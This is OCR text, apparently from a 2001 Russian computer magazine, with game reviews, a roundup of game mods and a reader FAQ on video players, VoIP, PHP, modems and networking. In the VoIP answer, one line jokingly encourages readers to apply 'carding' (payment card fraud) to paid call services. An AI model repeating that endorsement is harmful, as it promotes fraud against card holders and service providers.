Описуха Безупречная RPG стала еще безупречней. Хотя, в принципе, это обычный add-on со всеми вытекающими новыми монстрами (40 штук), новыми заклинаниями (40 штук), планкой опыта, поднятой до 40-го уровня и быстротечными часами нового-старого геймплея, числом, кстати, тоже 40. Единственное, что поражает сразу, - лихой поворот сюжета. До Throne of Baal я такие вещи встречал только в индийских фильмах и мексиканских сериалах... Спойлить не буду, сам увидишь.

Приговор ХОРОШО



Урожденная **Baseball Mogul 2002**
Жанр Бейсбольный менеджер
Похожесть Out of The Park 3
Мать/отец Sports Mogul Inc.
Требует P233(P2-300), 64(128)
Групповуха Обломись
Описуха Редкий случай: спортивный менеджер, да еще и бейсбольный, и при этом хорошая игра. Самое главное - разобраться во всех этих кетчерах, страйкерах, баттерах, пинчерах... то есть питчерах... Если разобрался - лови кайф от планирования сезона, переманивания крутых игроков в свой клуб, построения тактики игры, проведения пиар-акций и прочих приятных мелочей, которых так много в жизни менеджера бейсбольной команды. Вот только матч посмотреть не дадут, хотя, может, это и к лучшему :).

Приговор ХОРОШО






Урожденная **Cycling Manager**
Жанр менеджер велогонок
Похожесть нет
Мать/отец Cyanide/Focus Marketing
Требует P233(P2-450), 32(64), (3D)
Групповуха LAN, Инет
Описуха Экзотика строго для поклонников велогонок. Потому что использование этого нестандартного для компьютерных игр вида спорта - единственное достоинство игры. Все остальное выглядит довольно бледно: упрощенная финансовая структура, однообразный набор действий и такая же однообразная и плохо отрисованная гонка. Скукот-а-а-а...

Приговор СРЕДНЕЕ


Урожденная **Diablo II: Lord of Destruction**
Жанр Rouge RPG
Похожесть ?????
Мать/отец Blizzard Entertainment
Требует P233(P2-400), 32(64), (3D
Групповуха LAN, Инет
Описуха Довольно хиленький add-on, даже несмотря на два новых класса героев - Druid и Assassin. Один скучный акт, шесть квестов, куча новых, но однообразных монстров, новое, но уже где-то виденное оружие и т.д. Вроде бы все, что требуется от add-on'а, имеется в наличии, ан нет, не возродить ему интереса к хиту годовой давности, не тянет...


Приговор ХОРОШО

Урожденная **Dominion: Priests, Prophets and Pretenders**
Жанр TBS
Похожесть Medieval
Мать/отец Ilwinter Game Design
Требует P166(P200), 8(16)
Групповуха Инет, PBEM
Описуха Задумывалась как глубокая походовая фэнтезийная стратегия. От задумки еще виднеется огромное количество спеллов, шмоток и всяких игровых тонкостей ака нюансов. Но реализация... Скриншоты сами за себя говорят. Озвучка там такая же, интерфейс не лучше, а игровой процесс построен вообще отстойно: почти все в этой игре происходит автоматически, так что зачем ей нужен игрок, не всегда понятно. Так же как и непонятно, зачем игроку эта игра.

Приговор ЛАЖА





Урожденная Gadget Tycoon
Жанр Экономический симулятор
Похожесть *Tycoon
Мать/отец Monte Cristo Multimedia/Take 2 Interactive
Требует P233(P2-300), 32(64)
Групповуха LAN, Инет
Описуха Просто очередной тайкун, ничего особенного. Традиционная для этого жанра мультяшная графика, не менее традиционные стратегии победы: нанимаем персонал, исследуем новые технологии, апгрейдим технику, меняем производственные помещения, проводим пиар-акции, давим конкурентов и т.д. и т.п. Все что мы уже видели десятки раз в других тайкунах. Ах да, чуть не забыл - в этой игре нам предстоит развивать и производить различные хай-тек устройства типа роботов-слуг и... унитазов. А что? Унитазный Тайкун - это, по крайней мере, свежо.


Приговор СРЕДНЕ






Урожденная Independence War 2: The Edge of Chaos
Жанр Космический симулятор
Похожесть Descent: FreeSpace
Мать/отец Particle Systems/Infogrames
Требует P2-400(P3-800), 64(128), 3D
Групповуха LAN, Инет
Описуха После того как разработчики исправили все недостатки первой части, получился почти безупречный космический симулятор. Очень грамотная физическая модель, графика выше всяких похвал и соответствующее звуковое сопровождение создают ощущение реальности (если только можно назвать реальностью жизнь в XXIY веке). А умный AI еще больше усиливает удовольствие от игры.

Приговор РЕЛЕЗЗЗ!

Урожденная Legends of Might and Magic
Жанр Многопользовательская FPS
Похожесть Counter Strike
Мать/отец New World Computing/3DO
Требует P2-300(P3-500), 64(128), (3D)
Групповуха LAN, Инет
Описуха Эту игру можно очень точно описать двумя (вернее тремя) словами: фэнтезийный Counter Strike. Отличия только в графике, игровой среде и... названии. Все остальное - калька. Ну, с небольшой примесью Q2 и Team Fortress. Зато реализовано все очень грамотно: и графика, и баланс оружия, и режимы игры оставляют самые приятные впечатления. Пожалуй, это одна из лучших игр жанра на сегодняшний день, несмотря на свою явную вторичность.

Приговор ХОРОШО

Урожденная Operation Flashpoint: Cold War Crisis
Жанр Симулятор солдата :)
Похожесть Wargasm, Delta Force
Мать/отец Bohemia Interactive Studio/Codemasters
Требует P2-400(P3-600), 64(128), (3D))
Групповуха LAN, Инет
Описуха Очень атмосферная и необычная игра. Фактически, это симулятор юнита в RTS. То есть ты играешь либо за пехотинца, либо за танкиста, либо за пилота, выполняя приказы командиров. Бежишь туда, куда скажут, стреляешь в того, в кого прикажут. Две враждующие стороны - американцы и русские, что приятно. Можно побегать с Калашом, а можно и полетать на Ми-24 или покататься на Т-80 - выбор за тобой.

Приговор РУЛЕЗЗЗ!





Урожденная Original War
Жанр RTS
Похожесть Fields of Fire, Tzar
Мать/отец Altar Interactive/Virgin Interactive
Требует P2-266(P3-500), 64(128)
Групповуха Инет
Описуха Это не обычная RTS, а что-то типа реалтаймовой hero based strategy, как иногда называют HoMM. То есть каждый персонаж имеет свою индивидуальность (как в играх жанра squad based tactics), свои умения, которые можно развивать, каждый по-своему незаменим. Так что никаких безликих полчищ автоматчиков, пикинеров или танков. Каждый солдат, механик и ученый на счету - техникой (которую можно собирать по собственным дизайн-планам) должен еще кто-то управлять, исследования должен кто-то... хм... исследовать :), и т.д. Очень качественная нестандартная стратегия.

Приговор ХОРОШО



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная **Pearl Harbor: Strike At Dawn**
Жанр Аркадный авиасим
Похожесть Hunt for The Red Baron
Мать/отец MAUS Software/KOCH Media
Требует P200(P2-350), 32(64), (3D)
Групповуха Обломись
Описуха Стопроцентная аркада, прикрытая фиговым листочком симуляторщины. Можно выбирать самолеты; кстати, ассортимент весьма неплох и включает в себя даже некоторую экзотику. Можно выбирать и оружие - причем дефолтный пулемет по законам жанра имеет неограниченный боезапас. Есть миссии истребительные, есть бомбардировочные. Ну а дальше все стандартно - обычная аркада с аркадным управлением, аркадными врагами, аркадными миссиями... Все средненько.


Приговор СРЕДНЕ

Урожденная **Persian Wars: Arabian Nights Conquerors**
Жанр RTS
Похожесть Black Moon Chronicles
Мать/отец WayForward Technologies/Infogrames
Требует P233(P2-300), 32(64))
Групповуха Инет
Описуха Единственное, что не раздражает в этой стратегии, так это графика, и то только местами и только потому, что ее рисовали художники из нашей Акеллы. Все остальное - без вопросов в отстой. Все эти арабские сюжеты, претендующие на оригинальность сразу же тонут в низком качестве реализации, слабом AI и куче омерзительных гадостей типа невозможности сохраняться во время боя. Не фонтан, однозначно.





Приговор СЛАБО

Урожденная **Stable Masters**
Жанр Симулятор скачек
Похожесть Horse Racing Fantasy
Мать/отец ESP Software/Midas Interactive
Требует i486(P100), 4(8)
Групповуха Обломись
Описуха Игра состоит из двух частей. Первая - собственно симулятор скачек, где азартные игроки проигрывают (или наживают?) целые состояния. Правда, виртуальные скачки не так захватывают, как скачки реальные, и эта часть игры быстро наскучивает. Во второй части ты выступаешь в роли владельца конюшни и занимаешься тем, что тренируешь своих лошадей для участия в соревнованиях (правда, результат этого ощущается как-то слабо). В общем, игра не самая увлекательная.




Приговор СЛАБО



Урожденная **Sega GT**
Жанр Гонки
Похожесть серия NFS, STCC 2
Мать/отец Wow Entertainment/Activision Value
Требует P2-300(P3-600), 32(64), (3D)
Групповуха Split screen
Описуха Как тебе правильно подсказывает интуиция, эта гамеса пришла к нам в гости с приставок. А то, что на консолях рулит, у нас, как известно, "отстаивается" :). Так и сейчас: вроде красивые реалистичные модели машин, на трассе выглядят очень даже неплохо; крены, фары, все дела - повторы смотреть одно удовольствие. Но когда физика отсутствует напрочь и машина превращается в резиновую ванька-встаньку, когда AI тупит настолько, что проиграть ему практически невозможно, когда одна машина от другой отличается разве что названием - такую игру мы гордо именуем халтурой. Хотя, возможно, у них, на приставках, так принято..





Приговор СРЕДНЕ

Урожденная **Sudden Strike Forever**
Жанр RTS
Похожесть Sudden Strike
Мать/отец Fireglow/CDV Software
Требует P-233(P2-300), 32(64)
Групповуха В ассортименте
Описуха Неплохой add-on к хорошей игре. Одна новая кампания из 12 миссий (это, кстати, не так мало), более 30 видов новой техники, небольшие улучшения в геймплее (теперь командиры влияют на мораль солдат, а техника умеет ездить задним ходом), полноценный редактор. К тому же теперь англичане и американцы это "две большие разницы". Впечатление смазывают только многочисленные глюкобаги, типа неопределяемого CD и нечитаемых сохраненок. Все остальное - на уровне.


Приговор ХОРОШО


Высокие MODы

Что можно сделать с любимой игрой в порыве гнева


Александр "xtracer" Логинов (http://www.rgw.ru)

За последние полгода мир всевозможных модификаций и TC пережи-вал период расцвета и подъема. Талантливые, не очень талантливые и совсем неталантливые авторы, подобно снусмумрикам и пронырам, превращали популярные разработки в неординарные кибернетические конструкции. Сегодня, вооружившись лопатой и резиновыми изделия-ми номер 3, мы вместе с тобой попытаемся откопать в этой куче бес-толкового хлама единичные шедевры. Что бы не затягивать прогнив-шие узлы несчастного манипулятора, перейдем сразу к делу, начав с исследования Black & White.

Black & White: Go to Hell

Автор: *Goliath*
Контактный Email: *bcu11@central.susx.ac.uk*
Официальный сайт: *http://www.planetblackandwhite.com/modworld/users/mods/tcs/hell.shtml*

К моему великому удивлению, модификации такого гибкого проекта, как Black & White, поголовно отличаются исключительной бездарностью и зверским ароматом вторичного утильсырья. Покопавшись в этой груде бесполезных татуировок, фенечек и уродливых созданий, мне все же удалось обнаружить небольшой шедевр под призывно-оптимистичным лозунгом - Black & White: Go to Hell. Автор этого чуда, как самый жестокий циник и сатанист, предлагает тебе отправиться на дно адского месива, чтобы разбудить великого дьявола и захватить чудесные просторы Эдема. Вполне естественно, что силы добра не хотят просто так сдавать свои позиции, высылая на смертельную схватку ангелов и прочих дивных существ под мудрым руководством архангельской кавалерии. Но мы тоже не пальцем делались. У тебя есть практически все, чтобы дать достойный пинок ненасытному врагу. В твоем распоряжении находятся чертята, средние демоны, гигантские демоны и сам повелитель ада, главный рогатый друг всех пацифистов дедушка Сатана. Безусловно, созданиям ада просто необходима постоянная энергетическая подпитка, и только жертвоприношения невинных жителей может утолить их безразмерный аппетит. Пытки, жестокость и извращения - это твой единственный путь на безмятежные просторы далекого рая. Вполне естественно, что на этом тернистом пути за каждым мохнатым кустом тебя поджидают пушистые кролики, вонючие медвежата и прочие сюрпризы несправедливой жизни. Во время летних каникул автор Black & White: Go to Hell и по совместительству большой любитель Dungeon Keeper трудится в четыре копыта, надеясь завершить свое гениальное произведение до наступления осени этого года. Ты можешь оказать посильную помощь несчастному по вышеуказанному адресу.



Akimbo


Автор: -
Контактный Email: *cgg@planetquake.com*
Официальный сайт:
http://www.planetquake.com/wid/akimbo/

От нетрадиционных модификаций перейдем к основному любимцу богов, Quake 3: Arena. Новое творение под ориентальным названием Akimbo предлагает тебе оказаться в шкуре легендарного киллера номер 1 или, на худой конец, одного из героев фильмов Джона Ву. Два пистолета в руках, замедленные прыжки и три килограмма TNT в зубах, по мнению разработчиков, должны довести тебя до сексуального возбуждения, вырвав последние остатки засохшего сознания. При этом ты можешь использовать два разных вида вооружений. Скажем, захватив в одну руку мощнейшую базуку, а во вторую монотонный пулемет, ты, совершив кувырок через задницу, можешь уничтожить целое стадо зловещих мамонтов. Но так как эти доисторические животные не уместились в Quake3: Arena, то придется тренироваться на несчастных ботах. Эти искусственные парни тоже умеют использовать несколько видов оружия одновременно. А если ты, позвав вечно пьяных друзей, соберешься надрать им задницы в командном режиме игры, то начнется такое... В общем, не игра, а сплошная мясорубка. Эта модификация полностью готова, но автор продолжает добавлять новые фичи.

Alchemy

Автор: -
Контактный Email: *alchemy@planetquake.com*
Официальный сайт:
http://www.planetquake.com/alchemy/

Alchemy всего за несколько месяцев успела стать самой популярной Q3A модификацией последнего времени. Основной смысл игры не блещет оригинальностью, в то же время захватывая своей динамичностью. Перед началом игры три артефакта случайным образом появляются в одной из точек уровня. Задача твоей команды собрать все три артефакта и уничтожить команду







противника. Но не все так просто, как кажется на первый взгляд, артефакт делает игрока уязвимым и выделяет несчастного узнаваемым свечением над головой. Вполне естественно, что это упрощает охоту, но в то же время, когда твоя команда собирает все три предмета, ты и твои друзья получают порцию озверина и ускорение на тридцать кровавых секунд. После непродолжительной бойни все начинается с самого начала. Alchemy поддерживает несколько режимов коллективной игры, начиная от Team DM и заканчивая CTF. На данный момент доступна рабочая версия модификации, которую ты можешь забрать с вышеуказанного адреса. Одновременно с этим можно оказать посильную помощь оригинальному разработчику в создании самостоятельной игры.

Animal Arena

Автор: *-*
Контактный Email: *-*
Официальный сайт:
http://www.planetquake.com/animal/

Еще одна интересная модификация Quake 3 Arena, рассчитанная на командный режим игры. Основное отличие этого произведения от сотен модов-однодневок заключается в интересной концепции игры. Каждый из игроков кроме стандартного набора вооружений обладает уникальными возможностями одного из десяти животных. Например, игрок с генами волка намного сильнее своих противников, а обладатель крови кенгуру прыгает как подпаленный каучук. Правильное использование этих возможностей может принести закономерный успех твоей команде. Кроме животных способностей, Animal Arena предполагает использовать новые виды вооружений и такие командные режимы, как удержание флага или захват чужой территории. На данный момент модификация находится на промежуточной стадии разработки и вряд ли появится раньше осени этого года. Ты можешь получить последнюю информацию о состоянии разработки на официальном сайте проекта.

AquaLung

Автор: -
Контактный Email: -
Официальный сайт:
http://www.planetquake.com/aqualung

Заняться подводной охотой на людей предлагают тебе создатели модификации AquaLung. С баллоном за спиной, ограниченным запасом воздуха и десятком видов вооружений ты спускаешься на дно затопленного комплекса в поисках хитромудрых друзей. Вполне естественно, что здесь тебя ждет мощная отдача от оружия, акулы и измененная гравитация. Интересно, что AquaLung работает практически с любой картой Quake3: Arena, превращая футуристические уровни в бесконечные просторы водной глади. AquaLung больше рассчитана на любителей необычных ощущений, чем рядовых игроков, так как на подводных пространствах не хватает всеми любимого динамизма. Но попробовать AquaLung все же стоит, хотя бы из праздного интереса.

Worms Half-Life


Автор: -
Контактный Email: -
Официальный сайт: *http://www.wormshl.fr.st/*


Небольшая группа французских разработчиков решила скрестить интерактивность Half-Life и популярную серию Worms. Как странно это ни звучит, Worms Half-Life это первая пошаговая модификация. Так же как и в оригинальных Worms, ты выкапываешь команду червей и отправляешься на замечательные разборки. На каждый ход у тебя есть 25 секунд, за которые ты можешь выбрать оружие и нанести смертельный удар. Уровни Worms Half-Life абсолютно уникальны, варьируясь от космических кораблей до военных баз и гигантских кукурузных полей. Проект находится на ранней стадии бета-тестирования, поэтому игра изобилует многочисленными ошибками и достаточно неказистыми моделями. Впрочем, это не сказывается на интересности проекта, который без всяких проблем отъедает несколько часов твоего бесценного времени. Еще одним плюсом этой модификации является ее системная неприхотливость и приемлемая работа даже на древних 14400 модемах. Для установки тебе потребуется последнее обновление Half-Life и несколько минут непринужденного терпения, пока игра распакует свои многочисленные файлы. Да, и учти, что в ранних версиях программы все меню выполнено на французском языке. Это не так страшно для опытных игроков, но достаточно неприятно.

They Hunger 3


Автор: -
Контактный Email: -
Официальный сайт:
http://www.planethalflife.com/manke

They Hunger 3 - это самая скачиваемая модификация Half-Life за последние несколько месяцев. Возможно, в этом успехе свою роль сыграла бешенная раскрутка PC Gamer, но от этого They Hunger 3 не стал значительно хуже. Модификация базируется на популярной серии Resident Evil, а также таких фильмах ужасов, как Evil Dead и Reanimator. В роли охотника за нечистью тебе предстоит очистить от сил зла лабиринты подземных комплексов и секретных лабораторий. Море крови, зловещие зомби и оторванные конечности будут преследовать тебя на протяжении 52 уровней и многонедельных ночных кошмаров. They Hunger 3 - действительно достойная модификация, представляющая особый интерес для всех поклонников оригинального Resident Evil и многочисленных фильмов ужасов. А что может быть лучше кровавого ужастика в прелую летнюю ночь?!









FAQ

STEPAN ILYIN VS BX (FAQ@REAL.XAKEP.RU)

Какой софт нужен для просмотра фильмов в формате MPEG-4?

Для начала тебе просто необходимо поставить требуемый кодек. Два основных - стандартный Microsoft MPEG-4 и DivX. Надо сказать, что последний наиболее продвинут, и, как следствие, его юзают наиболее продвинутые перцы. Но париться особо не стоит: обычно на CD с фильмом прилагаются и необходимые кодеки, а зачастую еще и новые версии разных player'ов. О плеерах стоит рассказать подробнее. Сейчас их расплодилось столько, что попробовать все не удастся, а найти лучший очень хочется. Из своего личного опыта обрисую некоторые:

WMP7.1 (www.microsoft.com/windows/windowsmedia/)
Как всегда, MS своих пользователей порадовать не смог. И, кроме навороченного интерфейса, я не обнаружил каких-либо фишек, значимых при проигрывании MPEG-4 фильмов. Отсутствие возможности настройки кодека DivX и крайне высокая загрузка процессора вызывают большие сомнения по поводу полезности подобной баланды.

BSPlayer (bsplayer.cjb.net/).
Неплохой и удобный плеер с тучей фишек, вроде встроенного directshow фильтра для улучшения качества картинки, наложения на изображение информации о времени проигрывания, поддержки субтитров, работы с многоканальным звуком, знания прогой русского языка, возможности делать скриншоты с фильмов. Единственным недостатком вертушки станет более высокий, чем обычно, уровень загрузки процессора по сравнению с WMP.

Sasami2k (www.sasami2k.com)
Плеер, который юзаю лично я. Имхо, Sasami2k - мощный зверь, обладающий очень удобным интерфейсом и просто огромным количеством настроек/функций. Упомяну лишь некоторые из них: доступ к свойствам декомпрессора аудио, вывод на экран в режимах RGB 565 RGB 888 Overlay YUY2 (автовыбор), видеофильтры, плавное масштабирование на лету. Правда, при использовании вагона подобного добра значительно увеличивается загрузка проца. Хотя чем не пожертвуешь ради качества ;).



Можно ли через компьютер позвонить заграницу?

Можно, причем зачастую есть маза сделать это на халяву (просто чаще всего нужные сервисы бесплатны :). Тебе понадобится модем (причем наличие войсовых функций здесь не играет никакой роли), звуковуха, в которую ты должен будешь засадить микрофон и наушники (колонки, но ухи лучше, чтобы не фонило при базаре), а также выход в iNet (с этим у тебя проблем, наверное, нет :).
Хотя вместо обычного момеда лучше подогнать выделенку. Все собрал? Тогда поехали. Серверов, предоставляющих услуги звонков на обычный номер с компьютера, довольно много, но я остановлюсь лишь на некоторых из них, которые были в моем личном пользовании. ИМХО, самый лучший и самый простой способ попробовать свой компьютер в качестве телефона - познакомиться с услугами сервера dialpad (www.dialpad.com), откуда ты можешь звонить в США, причем не платя ни копейки. Зайдя на сервак, тебе придется зарегиться, нажав на кнопку "join now". После регистрации ты можешь сразу приступить к использованию сервиса. Здесь плюсы диалпада налицо. Во-первых, тебе не придется скачивать какие-либо программы, чтобы позвонить, - нужно лишь обратиться к удобному ява-апплету. А, во-вторых, доступна телефонная книга, куда ты без проблем можешь занести всех тех, кого будешь беспокоить днем и ночью :). Думаю, вопросов по юзанию dialpad'а возникнуть не должно - все предельно просто. Конкуренцию dialpad'у составляет другой сервер "Горячий телефон" (www.hottelephone.com), который поможет тебе позвонить в более чем 30 (!) стран мира бесплатно. Регистрация здесь немного сложнее. Для звонков тебе необходимо скачать специальную софтину (800K), что особо не радует. Однако самым большим минусом предложенного сервера станет его сильная загруженность, вследствие чего ты можешь дозваниваться до абонента несколько часов (бывало и такое)! Из платных же серверов могу порекомендовать www.net2phone.com и www.medialring.com. Обслуживание недорогое... Но никто не мешает тебе применить свои навыки в кардинге и здесь ;). Более подробно об играх с Calling Cards читай в этом же номере, во "Взломе".

Как я могу вызвать скрипт .php внутри другого скрипта и поместить туда переменные? Что-то вроде <? include (xakep.php?variable=gibbon);?

Если ты вкладываешь файл, то существующие переменные остаются. То есть перед вложением ты просто должен указать значение переменной. Например:

```
<? $variable="gibbon"; include ("xakep.php");
```

или то же самое:

```
<? $variable="gibbon"; require ("xakep.php");
```

Как изменить содержимое меню "Be" в BEoS?

С помощью Tracker'а открой директорию /boot/home/config/be и оставь это окно открытым. В другом окошке залезай и подрубай директорию с необходимым файлом или папкой. Затем правой почкой мышака перетащи необходимый объект в первое окно. Когда ты отпустишь кнопку мыши, появится меню, выбери в нем "Create link here". Теперь объект будет доступен из меню "Be". Таким же образом можно удалять и переименовывать объекты.

После перезагрузки Win2k постоянно не находит внешний модем. Как фиксить?

Проблема, с которой я столкнулся лично. Дело в том, что тебе, как обладателю внешнего модема, необходимо включать его (модем) перед загрузкой w2k. Только тогда он обнаружится системой. Если же ты загрузился с выключенным модемом, то можно зайти в Device Manager и ткнуть правой кнопкой мыши на корень "дерева", а там выбрать "Scan for hardware changes". При этом модем должен быть включен и проинсталлирован. Кстати, все вышесказанное касается и других внешних устройств, например, сканеров. Если же нет желания каждый раз обращаться к Device Manager`у, то можешь проинсталлировать в системе Standart Modem и перевести все Dial-Up соединения на него. Если твой момед будет работать на стандартных дровах, то считай, что проблему ты почти решил. Почему почти? Потому что неизвестно, КАК будет пахать модем на стандартных дровах :). Кстати, для StandartModem нельзя включить некоторые полезные настройки, например, аппаратную компрессию данных. С другой стороны, для него все равно можно задать строку инициализации. А если ты изучишь мануал к своему мопеду, то, юзая строку, сможешь включить и настроить все что угодно.

Почему в Windows Me у меня не работает режим Hibernate?

Проблема распространенная. Для не особо продвинутых расскажу, что Hibernate - это всем известная фишка виндов, которая позволяет оставлять программы работающими, а документы - открытыми, и после перезагрузки возвращает к работе именно с того места, на котором ты заКончил. Windows Me данный режим поддерживает, но он крайне капризен и будет работать далеко не на всех системах. Для начала тебе понадобится ACPI-совместимый BIOS, как и в случае с win2k. Затем все будет сложнее - если хоть один из драйверов, установленных на твоей системе, не поддерживает режим Hibernation, то рассматриваемая функция системы работать не будет и даже не появится в интерфейсе. Для того чтобы







выяснить, какое именно устройство мешает включить поддержку Hibernate, смотри файл NOHIBER.TXT в папке виндов.

Можно ли соединить два компа в сеть на витой паре, не используя хаб?

Да, для соединения двух компов в локалку на витой паре совсем необязательно использовать хаб. Можно сделать "нуль-хабный" ("cross-over") кабель, который отличается от обычного только разводкой проводов в разъемах:

1 3 бело-зеленый провод
2 6 зеленый
3 1 бело-оранжевый
4 4 синий
5 5 бело-синий
6 2 оранжевый
7 7 бело-коричневый
8 8 коричневый

Ограничение на длину кабеля сохраняется прежним - 100 метров. Подробнее об этом читай на ixbt.stack.net/comm/lanfaq/4.html

Я разогнал свой камень… Как мне побыстрее проверить стабильность его работы?

Способов много. Я приведу тот, который завоевал доверие многих оверлокеров. Для начала заведи свой камень на его штатной (родной) частоте. Запусти (поставь, если еще не стоит) WinRar последней версии. После чего запакуй большой каталог (желательно в районе гига) с файлами, которые хорошо жмутся (свои divx-фильмы оставь в покое =). Когда rar закончит архивацию, выставь частоту процессора, которую ты должен проверить на стабильность, и, вновь запустив winrar, начинай проверку архива на ошибки (кнопочка "Тест"). Проведи тест не менее 5 раз. Если winrar отстоит мнение о том, что архив в целости и сохранности, то считай, что ты удачливый оверлокер и твой проц работает не менее стабильно, чем кристаллы Пентагона :). Но если пойдут CRC-ошибки, то придется тебе понижать частоту, потому что стабильность работы твоего проца вызывает сомнения. В принципе, предложенным методом можно тестировать не только стабильность процессора, но и оперативку, мамку, безглючную работу HDD. Фишка в том, что алгоритм компрессии 